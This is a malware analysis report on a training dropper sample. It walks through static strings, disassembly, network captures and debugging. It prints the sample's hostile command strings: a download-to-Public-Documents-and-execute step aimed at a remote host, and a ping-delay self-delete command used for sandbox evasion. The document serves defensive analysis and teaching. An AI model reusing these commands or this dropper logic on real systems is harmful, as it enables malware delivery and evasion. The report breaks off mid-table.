Malware Analysis Report

Dropper.DownloadFromURL.EXE

Malware Analyst: Giovanni Ocasio

Contents

Executive Summary 3
Static Analysis 4
Hashes & VirusTotal Comparison 4
Data Size 4
Strings 4
Windows APIs 5
Advance Static Analysis 6
Cutter 6
Dynamic Analysis 8
Initial Detonation (No Network Connectivity) 8
Initial Detonation 9
REMnux 9
Host-Based Indicators 10
Advance Dynamic Analysis 12
Debugging the Malware 12

Executive Summary

The file analyzed, ***Dropper.DownloadFromURL.EXE***, is confirmed to be malicious based on both static and dynamic analysis. Evidence strongly indicates that this program functions as a Trojan dropper designed to download and execute additional malware on a system.

At a high level, the malware's primary behavior is to establish internet connectivity, retrieve a secondary payload from a remote location, save it to the local system, and execute it without user interaction. This behavior is characteristic of staged infections, where an initial lightweight program enables the delivery of more complex or damaging malware.

The malware incorporates basic evasion techniques to avoid detection. Notably, it performs a network connectivity check by attempting to reach an external IP address. If connectivity is not available—such as in a sandboxed or isolated analysis environment, it will delay execution and delete itself. This conditional behavior reduces the likelihood of detection by automated analysis systems.

Once executed in a network-enabled environment, the malware uses legitimate Windows API functions to download a file and store it in a publicly accessible directory. It then launches this file, effectively deploying a second-stage payload. This secondary payload may introduce additional malicious capabilities, such as data theft, persistence mechanisms, or further system compromise.


The potential impact of this malware is significant. By acting as an initial access vector, it enables attackers to deliver and execute arbitrary code on the victim system. This can lead to full system compromise, unauthorized data access, and potential lateral movement within a network. Because the malware leverages standard system functions and common network traffic (HTTP), its activity may blend in with normal operations, making detection more challenging.

In summary, this file is unequivocally malicious and poses a high risk to any affected system. Its ability to download and execute additional payloads makes it particularly dangerous, as the full scope of impact depends on the secondary malware it deploys. Immediate remediation, including system isolation and removal, is strongly recommended.

Static Analysis

Hashes & VirusTotal Comparison

MD5	1d8562c0adcaee734d63f7baaca02f7c
SHA1	be138820e72435043b065fbf3a786be274b147ab
SHA256	92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a



Data Size

Raw Data Size	5632
Virtual Data Size	5537
Assumption: Malware is unpacked	

Strings

C:\Users\Matt\source\repos\HuskyHacks\PMAT-maldev\src\DownloadFromURL\Release\DownFromURL.pdb
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
C:\Users\Public\Documents\CR433101.dat.exe
Mozilla/5.0
http://huskyhacks.dev
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
open

Windows APIs

URLDownloadToFileW	Used to download bits from the Internet and saves them to a file.
InternetOpenURLW	Used to open a resource specified by a complete FTP or HTTP URL.
InternetOpenW	Used to initialize the use of WinINet functions.
GetModuleFileNameW	Used to return the filename of a module that is loaded in the current process. Malware can use this function to modify or copy files in the currently running process.
ShellExecuteW	Used to perform an operation on a specified file.
CreateProcess	Used to create a process. This function is used by malware in several process injection attacks such as process hollowing.
GetCurrentProcess	Used to retrieve a handle for the current process.
GetCurrentProcessId	Used to retrieve the process identifier of the calling process.
GetCurrentThreadId	Used to retrieve the thread identifier of the calling thread.
GetModuleHandleW	Used to retrieve a module handle for the specified module.

Advance Static Analysis

Cutter

During advance static analysis the malware sample was opened in the Cutter tool. Upon review of the *main* function, we can see that *InternetOpenW* API is called following the string "Mozilla_5.0" being pushed into memory. We can also see a string that was previously discovered during basic static analysis (**Strings**) and a new URL not previously discovered: ***http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico***


```
int main(int argc, char **argv, char **envp);
; var HANDLE hObject @ stack - 0x6dc
; var int32_t var_6c0h @ stack - 0x6c0
; var LPSTARTUPINFOW lpStartupInfo @ stack - 0x6a0
; var int32_t var_658h @ stack - 0x658
; var LPWSTR lpFilename @ stack - 0x64c
; var LPWSTR lpCommandLine @ stack - 0x450
; var int32_t var_6ch @ stack - 0x6c
; var int32_t var_60h @ stack - 0x60
; var int32_t var_8h @ stack - 0x8
0x00401080      push    ebp
0x00401081      mov     ebp, esp
0x00401083      and     esp, 0xfffffff0
0x00401086      sub     esp, 0x680
0x0040108c      mov     eax, dword [data.00404004] ; 0x404004
0x00401091      xor     eax, esp
0x00401093      mov     dword [var_8h], eax
0x0040109a      push    0
0x0040109c      push    0
0x0040109e      push    0
0x004010a0      push    0
0x004010a2      push    str.Mozilla_5.0 ; 0x403288
0x004010a7      call    dword [InternetOpenW] ; 0x403070
0x004010ad      lea     ecx, [esp]
0x004010b0      mov     dword [data.00404388], eax ; 0x404388
0x004010b5      mov     dword [esp], 0x7d0 ; 2000
0x004010bc      mov     dword [lpStartupInfo.lpTitle], 0
0x004010c4      call    fcn.004011e0 ; fcn.004011e0
0x004010c9      push    0
0x004010cb      push    0
0x004010cd      push    str.C:_Users_Public_Documents_CR433101.dat.exe ; 0x403230
0x004010d2      push    str.http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico ; 0x4031b8
0x004010d7      push    0
0x004010d9      call    dword [URLDownloadToFileW] ; 0x4030f4
```

As we continue to analyze the data in Cutter, we can see a few other strings that were discovered during the basic static analysis:

```
0x004010ff      mov     dword [esp], 0xc8 ; 200
0x00401106      mov     dword [var_6c0h], 0
0x0040110e      call    fcn.004011e0 ; fcn.004011e0
0x00401113      push    1           ; 1 ; INT nShowCmd
0x00401115      push    data.00403138 ; 0x403138 ; LPCWSTR lpDirectory
0x0040111a      push    0           ; LPCWSTR lpParameters
0x0040111c      push    str.ping_1.1.1.1__n_1__w_3000___Nul___C:_Users_Public_Documents_CR433101.dat.exe ; 0x403
0x00401121      push    str.open    ; 0x40336c ; LPCWSTR lpOperation
0x00401126      push    0           ; HWND hwnd
0x00401128      call    dword [ShellExecuteW] ; 0x403054 ; HINSTANCE ShellExecuteW(HWND hwnd, LPCWSTR lpOperatic
```

```
0x00401166      call    dword [GetModuleFileNameW] ; 0x403000 ; DWORD GetModuleFileNameW(HMODULE hModule, LPWSTR
0x0040116c      lea     eax, [var_658h]
0x00401170      push    eax
0x00401171      push    str.cmd.exe__C_ping_1.1.1.1__n_1__w_3000___Nul___Del__f__q___s ; 0x403140 ; int32_t arg_
0x00401176      lea     eax, [lpCommandLine]
```

If we open the Graph tab of Cutter, we can see that these actions are divided by a *jump if not equal (jne)* condition. If one condition is met it will execute one set of command and if not it will execute a second set of instructions both of which involve reaching out to a public IP of 1.1.1.1:




1.1.1.1 is associated with a CloudFlare DNS server, this may be a mechanism used to determine whether the malware is being run in a sandbox environment and self-delete if it does not have network connectivity. Review **Dynamic Analysis** for correlation.

Dynamic Analysis

Initial Detonation (No Network Connectivity)


Upon initial detonation without INetSim running the malware deletes itself, which we suspect is associated with the conditional commands discovered in **Advance Static Analysis**. We can see that when the malware is ran without any network connectivity it pings the *1.1.1.1* IP Address and waits 3 seconds before self-deleting:

In WireShark we can see that when the malware is detonated it makes a DNS query to determine who *ssl-6582datamanger.helpdeskbros.local* is:




Initial Detonation

Upon initial detonation with INetSim running, we can see that the malware did not self delete:




REMnux

Within REMNux, we have WireShark running to view all network connections from the host running the malware sample and INetSim. We see the initial callback to *http://ssl-6582datamanger.helpdeskbros.local/favicon.ico*:



We can also see that it made an HTTP request to *http://huskyhacks.dev* in WireShark. This string was also identified during the **Static Analysis** Strings section:




680	2655.9344226…	172.16.32.6	172.16.32.3	HTTP	119	GET / HTTP/1.1
681	2655.9344363…	172.16.32.3	172.16.32.6	TCP	54	80 → 49685 [ACK] Seq=1 Ack=
682	2655.9572478…	172.16.32.3	172.16.32.6	TCP	204	80 → 49685 [PSH, ACK] Seq=
683	2655.9584014…	172.16.32.6	172.16.32.3	TCP	60	49685 → 80 [ACK] Seq=66 Ac
684	2655.9586278…	172.16.32.3	172.16.32.6	HTTP	312	HTTP/1.1 200 OK (text/htm
685	2655.9596514…	172.16.32.6	172.16.32.3	TCP	60	49685 → 80 [ACK] Seq=66 Ac
686	2655.9606371…	172.16.32.3	172.16.32.6	TCP	54	80 → 49685 [FIN, ACK] Seq=
687	2655.9617330…	172.16.32.6	172.16.32.3	TCP	60	49685 → 80 [ACK] Seq=66 Ac
688	2656.2604292…	172.16.32.6	172.16.32.3	TCP	60	49685 → 80 [RST, ACK] Seq=


```
▸ Frame 680: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PCSSystemtec_b5:c8:1f (08:00:27:b5:c8:1f), Dst: PCSSystemtec_4c:1f:b7 (08:00:27:4c:1f
▸ Internet Protocol Version 4, Src: 172.16.32.6, Dst: 172.16.32.3
▸ Transmission Control Protocol, Src Port: 49685, Dst Port: 80, Seq: 1, Ack: 1, Len: 65
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
    User-Agent: Mozilla/5.0\r\n
    Host: huskyhacks.dev\r\n
    \r\n
    [Response in frame: 684]
    [Full request URI: http://huskyhacks.dev/]
```

Host-Based Indicators

Correlating the data from the **Static Analysis** we were able to discover a file created in the *C:\Users\Public\Public Document* directory:



It appears the intention of the malware was to act as a dropper and create another piece of malware on the system:



Advance Dynamic Analysis

Debugging the Malware

While debugging we can see that the *main* function of the malware begins when the malware calls *dropper.downloadfromurl.exe.4E19BA*

```
CPU | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH | Script | Sym
EIP ECX EDX ESI 004E15F1   E8 C4030000   call dropper.downloadfromurl.exe.4E19BA   OptionalHeader.Add
                004E15F6   E9 74FEFFFF   jmp dropper.downloadfromurl.exe.4E146F
                004E15FB   55            push ebp
                004E15FC   8BEC          mov ebp,esp
                004E15FE   6A 00         push 0
                004E1600   FF15 34304E00 call dword ptr ds:[<SetUnhandledExceptionFilt
                004E1606   FF75 08       push dword ptr ss:[ebp+8]
                004E1609   FF15 30304E00 call dword ptr ds:[<UnhandledExceptionFilter>
                004E160F   68 09040000   push C0000409
                004E1614   FF15 28304E00 call dword ptr ds:[<GetCurrentProcess>]
                004E161A   50            push eax
                004E161B   FF15 24304E00 call dword ptr ds:[<TerminateProcess>]
                004E1621   5D            pop ebp
                004E1622   C3            ret
                004E1623   55            push ebp
                004E1624   8BEC          mov ebp,esp
                004E1626   81EC 24030000 sub esp,324
                004E162C   6A 17         push 17
                004E162E   E8 88090000   call <JMP.&IsProcessorFeaturePresent>
                004E1633   85C0          test eax,eax
                004E1635   74 05         je dropper.downloadfromurl.exe.4E163C
                004E1637   6A 02         push 2
                004E1639   59            pop ecx                                   ecx:EntryPoint
                004E163A   CD 29         int 29
                004E163C   A3 28414E00   mov dword ptr ds:[4E4128],eax
                004E1641   890D 24414E00 mov dword ptr ds:[4E4124],ecx             ecx:EntryPoint
                004E1647   8915 20414E00 mov dword ptr ds:[4E4120],edx             edx:EntryPoint
                004E164D   891D 1C414E00 mov dword ptr ds:[4E411C],ebx
                004E1653   8935 18414E00 mov dword ptr ds:[4E4118],esi             esi:EntryPoint
```

As we continue to step over calls in the debugger eventually it will hang and this will signify where the malware begins to execute. In the case of this malware, it begins to execute when it calls *dropper.downloadfromurl.exe.4E1080*:

```
CPU | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH
                004E154D   E8 F7090000   call <JMP.&_get_initial_narrow_environment>
                004E1552   8BF8          mov edi,eax
                004E1554   E8 1A0A0000   call <JMP.&__p___argv>
                004E1559   8B30          mov esi,dword ptr ds:[eax]
                004E155B   E8 0D0A0000   call <JMP.&__p___argc>
                004E1560   57            push edi
                004E1561   56            push esi
                004E1562   FF30          push dword ptr ds:[eax]
                004E1564   E8 17FBFFFF   call dropper.downloadfromurl.exe.4E1080
EIP             004E1569   83C4 0C       add esp,C
                004E156C   8BF0          mov esi,eax
                004E156E   E8 2C060000   call dropper.downloadfromurl.exe.4E1B9F
                004E1573   84C0          test al,al
                004E1575   74 6B         je dropper.downloadfromurl.exe.4E15E2
                004E1577   84DB          test bl,bl
                004E1579   75 05         jne dropper.downloadfromurl.exe.4E1580
                004E157B   E8 F9090000   call <JMP.&_cexit>
                004E1580   6A 00         push 0
                004E1582   6A 01         push 1
                004E1584   E8 7A030000   call dropper.downloadfromurl.exe.4E1903
                004E1589   59            pop ecx
                004E158A   59            pop ecx
                004E158B   C745 FC FEFFFFFF mov dword ptr ss:[ebp-4],FFFFFFFE
                004E1592   8BC6          mov eax,esi
                004E1594   EB 35         jmp dropper.downloadfromurl.exe.4E15CB
                004E1596   8B4D EC       mov ecx,dword ptr ss:[ebp-14]
                004E1599   8B01          mov eax,dword ptr ds:[ecx]
                004E159B   8B00          mov eax,dword ptr ds:[eax]
                004E159D   8945 E0       mov dword ptr ss:[ebp-20],eax
```

Double-clicking this call function shows us what occurs when this call function executes successfully. We can see that some of the information recorded from our previous analysis is obvious here. We can see that the malware calls the InternetOpen API which has 5 required parameters. When reading the information in the debugger you must work backwards. We can use the image below, along with the table provided to determine what data the malware is

passing to the InternetOpen API:

```
push ebp
mov ebp,esp
and esp,FFFFFFF0
sub esp,680
mov eax,dword ptr ds:[4E4004]
xor eax,esp
mov dword ptr ss:[esp+67C],eax
push 0
push 0
push 0
push 0
push dropper.downloadfromurl.exe.4E3288        4E3288:L"Mozilla/5.0
call dword ptr ds:[<InternetOpenW>]
lea ecx,dword ptr ss:[esp]
mov dword ptr ds:[4E4388],eax
mov dword ptr ss:[esp],7D0
mov dword ptr ss:[esp+4],0                     [esp+04]:&"C:\\Users
call dropper.downloadfromurl.exe.4E11E0
push 0
push 0
push dropper.downloadfromurl.exe.4E3230        4E3230:L"C:\\Users\\
push dropper.downloadfromurl.exe.4E31B8        4E31B8:L"http://ssl-
push 0
call dword ptr ds:[<URLDownloadToFileW>]
test eax,eax
jne dropper.downloadfromurl.exe.4E1142
push eax
push 40000000
push eax
```

InternetOpen	
Parameter	**Malware Line**
lpszAgent: Used as the User-Agent	push dropper.downloadfromurl.exe.4E32B8 4E3288:L“Mozilla/5.0”
dwAccessType: Type of access required.	push 0
lpszProxy: Specifies the name of the proxy server	push 0
